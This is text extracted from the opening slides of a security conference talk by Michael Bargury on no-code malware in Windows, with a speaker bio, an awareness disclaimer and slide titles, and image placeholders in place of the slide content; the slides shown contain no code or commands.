



Learn more: github.com/mbrg/talks
Twitter: @mbrg0

No Code Malware: Windows At Your Service

Michael Bargury @ Zenity
DC9723

About me

- CTO and co-founder @ Zenity
- Ex MSFT cloud security
- OWASP *'Top 10 LCNC Security Risks'* project lead
- Dark Reading columnist



@mbrg0

DR

bit.ly/lcsec



Disclaimer

This talk is presented from an attacker's perspective with the goal of raising awareness to the risks of underestimating the security impact of No Code.


No Code is awesome.

Initial access to full operation


So you want to build a malware op

You're in. Congrats!

Initial access




Victim




Hacker


In the real world




In the real world




In the real world



